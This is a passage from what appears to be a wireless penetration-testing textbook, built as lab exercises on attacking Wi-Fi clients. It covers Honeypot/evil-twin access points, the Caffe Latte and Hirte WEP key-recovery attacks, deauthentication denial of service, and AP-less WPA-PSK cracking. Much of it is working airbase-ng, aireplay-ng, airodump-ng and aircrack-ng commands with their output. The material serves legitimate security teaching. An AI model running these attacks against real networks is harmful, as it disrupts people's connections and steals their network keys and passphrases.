
   `airbase-ng -c 3 -e  "Wireless Lab" mon0`




5. Within a minute or so, the client should connect to us automatically. This shows how easy it is to have un-associated clients:




6. Now we will try it in competition with another router. We will create a fake access point **Wireless Lab** in the presence of the legitimate one. Let's turn our access point on to ensure that **Wireless Lab** is available to the client. For this experiment, we have set the access point channel to `3`. Let the client connect to the access point. We can verify this from `airodump-ng`, as shown in the following screenshot:




7. Now let's bring up our fake access point with the SSID **Wireless Lab**:




8. Notice that the client is still connected to **Wireless Lab**, the legitimate access point:




9. We will now send broadcast deauthentication messages to the client on behalf of the legitimate access point to break their connection:



10. Assuming the signal strength of our fake access point **Wireless Lab** is stronger than the legitimate one to the client, it connects to our fake access point instead of the legitimate access point:



11. We can verify this by looking at the `airodump-ng` output to see the new association of the client with our fake access point:



What just happened?

We just created a Honeypot using the probed list from the client and also using the same ESSID as that of neighboring access points. In the first case, the client automatically connected to us, as it was searching for the network. In the latter case, as we were closer to the client than the real access point, our signal strength was higher, and the client connected to us.

Have a go hero – forcing a client to connect to the Honeypot

In the previous exercise, what do we do if the client does not automatically connect to us? We would have to send a deauthentication packet to break the legitimate client-access point connection and then, if our signal strength is higher, the client will connect to our spoofed access point. Try this out by connecting a client to a legitimate access point, and then forcing it to connect to your Honeypot.

The Caffe Latte attack

In the Honeypot attack, we noticed that clients will continuously probe for SSIDs they have connected to previously. If the client had connected to an access point using WEP, operating systems such as Windows cache and store the WEP key. The next time the client connects to the same access point, the Windows wireless configuration manager automatically uses the stored key.


The Caffe Latte attack was invented by Vivek, one of the authors of this book, and was demonstrated in Toorcon 9, San Diego, USA. The Caffe Latte attack is a WEP attack that allows a hacker to retrieve the WEP key of the authorized network, using just the client. The attack does not require the client to be anywhere close to the authorized WEP network. It can crack the WEP key using just the isolated client.

In the next exercise, we will retrieve the WEP key of a network from a client using the Caffe Latte attack.


Time for action – conducting a Caffe Latte attack

Follow these instructions to get started:

1. Let's first set up our legitimate access point with WEP for the network **Wireless Lab** with the `ABCDEFABCDEFABCDEF12` key in Hex:




2. Let's connect our client to it and verify that the connection is successful using `airodump-ng`, as shown in the following screenshot:



3. Let's unplug the access point and ensure that the client is in the un-associated stage and searches for the WEP network **Wireless Lab**.

4. Now we use `airbase-ng` to bring up an access point with **Wireless Lab** as the SSID, with the parameters as shown here:



5. As soon as the client connects to this access point, `airbase-ng` starts the Caffe Latte attack, as shown here:

```
root@kali:~# airbase-ng -c 3 -a E8:94:F6:62:1E:8E -e "Wireless Lab" -L -W 1 mo
16:31:52  Created tap interface at0
16:31:52  Trying to set MTU on at0 to 1500
16:31:53  Access Point with BSSID E8:94:F6:62:1E:8E started.
Error: Got channel -1, expected a value > 0.
16:32:03  Got 140 bytes keystream: 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:42  Client 4C:0F:6E:70:BD:CB associated (WEP) to ESSID: "Wireless Lab"
16:32:42  Client 4C:0F:6E:70:BD:CB associated (WEP) to ESSID: "Wireless Lab"
16:32:42  Client 4C:0F:6E:70:BD:CB associated (WEP) to ESSID: "Wireless Lab"
16:32:42  Client 4C:0F:6E:70:BD:CB associated (WEP) to ESSID: "Wireless Lab"
16:32:43  Starting Caffe-Latte attack against 4C:0F:6E:70:BD:CB at 100 pps.
```

6. We now start airodump-ng to collect the data packets from this access point only, as we did before in the WEP cracking scenario:

```
root@kali:~# airodump-ng mon0 --bssid 4C:0F:6E:70:BD:CB -w keystream
```

7. We also start `aircrack-ng` as in the WEP-cracking exercise we did before to begin the cracking process. The command line will be `aircrack-ng filename`, where the filename is the name of the file created by `airodump-ng`.

What just happened?

We were successful in retrieving the WEP key from just the wireless client without requiring an actual access point to be used or present in the vicinity. This is the power of the Caffe Latte attack.

In basic terms, a WEP access point doesn't need to prove to a client that it knows the WEP key in order to receive encrypted traffic. The first piece of traffic that will always be sent to a router upon connecting to a new network will be an ARP request to ask for an IP.

The attack works by bit flipping and replaying ARP packets sent by the wireless client post association with the fake access point created by us. These bit flipped ARP Request packets cause more ARP response packets to be sent by the wireless client.

Bit-flipping takes an encrypted value and alters it to create a different encrypted value. In this circumstance, we can take an encrypted ARP request and create an ARP response with a high degree of accuracy. Once we send back a valid ARP response, we can replay this value over and over again to generate the traffic we need to decrypt the WEP key.

Note that all these packets are encrypted using the WEP key stored on the client. Once we are able to gather a large number of these data packets, `aircrack-NG` is able to recover the WEP key easily.

Have a go hero – practise makes perfect!

Try changing the WEP key and repeat the attack. This is a difficult attack and requires some practice to orchestrate successfully. It would also be a good idea to use Wireshark and examine the traffic on the wireless network.

Deauthentication and disassociation attacks

We have seen deauthentication attacks in previous chapters as well in the context of the access point. In this chapter, we will explore this attack in the context of the client.

In the next lab, we will send deauthentication packets to just the client and break an established connection between the access point and the client.

Time for action – deauthenticating the client

Follow these instructions to get started:

1. Let's first bring our access point **Wireless Lab** online again. Let's keep it running on WEP to prove that, even with encryption enabled, it is possible to attack the access point and client connection. Let's verify that the access point is up using `airodump-ng`:

```
CH  8 ][ Elapsed: 4 s ][ 2014-11-08 16:40

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

9C:D3:6D:2A:7B:C0  -77        2        0    0  11  54e  WPA2 CCMP   PSK  everythingwillprobablynotb
E8:94:F6:62:1E:8E    0      103        5    0   3  54e  WEP  WEP         Wireless Lab
00:22:B0:62:6D:08  -87        5        0    0   1  54e  WPA  TKIP   PSK  Upstairs
```


2. Let's connect our client to this access point and verify it with `airodump-ng`:

```
CH 12 ][ Elapsed: 1 min ][ 2014-11-08 16:41

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

E8:94:F6:62:1E:8E    0      891       54    1   3  54e  WEP  WEP    OPN  Wireless Lab
9C:D3:6D:2A:7B:C0  -77       25       28    0  11  54e  WPA2 CCMP   PSK  everythingwillprobablynotb
00:22:B0:62:6D:08  -84       22        9    0   1  54e  WPA  TKIP   PSK  Upstairs
34:6B:D3:59:9C:BE  -96        2        0    0  11  54e  WPA2 CCMP   PSK  BTHub3-R9Q5
00:0B:3B:7C:D0:8D  -101        9        0    0   6  54   WPA2 CCMP   PSK  Downstairs

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

E8:94:F6:62:1E:8E  4C:0F:6E:70:BD:CB  -43   54 -54      54        41
E8:94:F6:62:1E:8E  00:EE:BD:B3:62:DE  -65    0 - 1     278        43  Wireless Lab
(not associated)   80:1F:02:8F:34:D5    0    0 - 1       0        11
9C:D3:6D:2A:7B:C0  20:10:7A:45:36:61  -79    1e- 1e      0        13
00:22:B0:62:6D:08  5C:F6:DC:D4:61:14  -81   18e-36e      0         9
```


3. We will now run `aireplay-ng` to target the access point connection:

```
root@kali: ~ | root@kali: ~ | root@kali: ~
root@kali:~# aireplay-ng --deauth 0 -a E8:94:F6:62:1E:8E --ignore-negative-one mon0
16:19:04  Waiting for beacon frame (BSSID: E8:94:F6:62:1E:8E) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:19:06  Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
```


4. The client gets disconnected and tries to reconnect to the access point. We can verify this using Wireshark just as we did earlier:




5. We have now seen that, even in the presence of WEP encryption, it is possible to deauthenticate a client and disconnect it. The same is valid even in the presence of WPA/WPA2. Let's now set our access point to WPA encryption and verify it:



6. Let's connect our client to the access point and ensure that it is connected:



7. Let's now run `aireplay-ng` to disconnect the client from the access point:



What just happened?

We just learnt how to disconnect a wireless client selectively from an access point using deauthentication frames even in the presence of encryption schemas such as WEP/WPA/WPA2. This was done by sending a deauthentication packet to just the access point—client pair, instead of sending a broadcast deauthentication to the entire network.

Have a go hero – disassociation attack on the client

In the previous exercise, we used a deauthentication attack to break the connection. Try using a disassociation packet to break the established connection between a client and an access point.

The Hirte attack

We've already seen how to conduct the Caffe Latte attack. The Hirte attack extends the Caffe Latte attack using fragmentation techniques and allows almost any packet to be used.


More information on the Hirte attack is available on the Aircrack-ng website at `http://www.aircrack-ng.org/doku.php?id=hirte`.

We will now use `aircrack-ng` to conduct a Hirte attack on the same client.

Time for action – cracking WEP with the Hirte attack

Follow these instructions to get started:

1. Create a WEP access point exactly as in the Caffe Latte attack using the `airbase-ng` tool. The only additional option is the `-N` option instead of the `-L` option to launch the Hirte attack:



2. Start `airodump-ng` in a separate window to capture packets for the **Wireless Lab** Honeypot:

3. Now, `airodump-ng` will start monitoring this network and storing the packets in the `Hirte-01.cap` file:

4. Once the roaming client connects to our Honeypot AP, the Hirte attack is automatically launched by `airbase-ng`:

```
root@kali:~# airbase-ng -c 3 -e "Wireless Lab" -W 1 -N mon0
16:52:48  Created tap interface at0
16:52:48  Trying to set MTU on at0 to 1500
16:52:48  Access Point with BSSID 80:1F:02:8F:34:D5 started.
Error: Got channel -1, expected a value > 0.
16:53:31  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:55:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:55:07  Starting Hirte attack against 00:EE:BD:B3:62:DE at 100 pps.
```

5. We start `aircrack-ng` as in the case of the Caffe Latte attack and eventually, the key will be cracked.

What just happened?

We launched the Hirte attack against a WEP client that was isolated and away from the authorized network. We cracked the key exactly the same way as in the Caffe Latte attack case.

Have a go hero – practise, practise, practise


We recommend setting different WEP keys on the client and trying this exercise a couple of times to gain confidence. You may notice many times that you may have to reconnect the client to get it to work.

AP-less WPA-Personal cracking

In *Chapter 4*, we saw how to crack WPA/WPA2 PSK using `aircrack-ng`. The basic idea was to capture a four-way WPA handshake and then launch a dictionary attack.


The million dollar question is: Would it be possible to crack WPA-Personal with just the client? No access point!

Let's revisit the WPA cracking exercise to jog our memory:



To crack WPA, we need the following four parameters from the four-way handshake—Authenticator Nounce, Supplicant Nounce, Authenticator MAC, and Supplicant MAC. Now, the interesting thing is that we do not need all of the four packets in the handshake to extract this information. We can get this information with four packets; packets 1 and 2 or just packets 2 and 3.

In order to crack WPA-PSK, we will bring up a WPA-PSK Honeypot and, when the client connects to us, only Message 1 and Message 2 will come through. As we do not know the passphrase, we cannot send Message 3. However, Message 1 and Message 2 contain all the information required to begin the key cracking process:



Time for action – AP-less WPA cracking

1. We will set up a WPA-PSK Honeypot with the ESSID **Wireless Lab**. The `-z 2` option creates a WPA-PSK access point, which uses TKIP:

```
root@kali:~# airbase-ng -c 3 -e "Wireless Lab" -W 1 -z 2 mon0
16:56:44  Created tap interface at0
16:56:44  Trying to set MTU on at0 to 1500
16:56:44  Access Point with BSSID 80:1F:02:8F:34:D5 started.
Error: Got channel -1, expected a value > 0.
```

2. Let's also start `airodump-ng` to capture packets from this network:

```
root@kali:~# airodump-ng -c 3 --bssid 80:1F:02:8F:34:D5 --write AP-less-WPA-cracking mon0
```

3. Now when our roaming client connects to this access point, it starts the handshake but fails to complete it after Message 2, as discussed previously; however, the data required to crack the handshake has been captured.
4. We run the `airodump-ng` capture file through `aircrack-ng` with the same dictionary file as before; eventually, the passphrase is cracked as before.

What just happened?

We were able to crack the WPA key with just the client. This was possible because, even with just the first two packets, we have all the information required to launch a dictionary attack on the handshake.

Have a go hero – AP-less WPA cracking

We recommend setting different WEP keys on the client and trying this exercise a couple of times to gain confidence. You may notice many times that you have to reconnect the client to get it to work.

Pop quiz – attacking the client

Q1. What encryption key can the Caffe Latte attack recover?

1. None
2. WEP
3. WPA
4. WPA2

Q2. What would a Honeypot access point typically use?

1. No Encryption, Open Authentication
2. No Encryption, Shared Authentication
3. WEP Encryption, Open Authentication
4. None of the above

Q3. Which one of the following is a DoS Attack?

1. Mis-Association attacks
2. Deauthentication attacks
3. Disassociation attacks
4. Both 2 and 3

Q4. What does the Caffe Latte attack require?

1. That the wireless client be in radio range of the access point
2. That the client contains a cached and stored WEP key
3. WEP encryption with at least 128 bit encryption
4. Both 1 and 3

Summary

In this chapter, we learned that even the wireless client is susceptible to attacks. These include the Honeypot and other Mis-Association attacks; Caffe Latte attack to retrieve the key from the wireless client; deauthentication and disassociation attacks causing a Denial of service, Hirte attack as an alternative to retrieve the WEP key from a roaming client; and, finally, cracking the WPA-Personal passphrase with just the client.

In the next chapter, we will use what we've learned so far to conduct various advanced wireless attacks on both the client and infrastructure side. So, quickly flip the page to the next chapter!

7
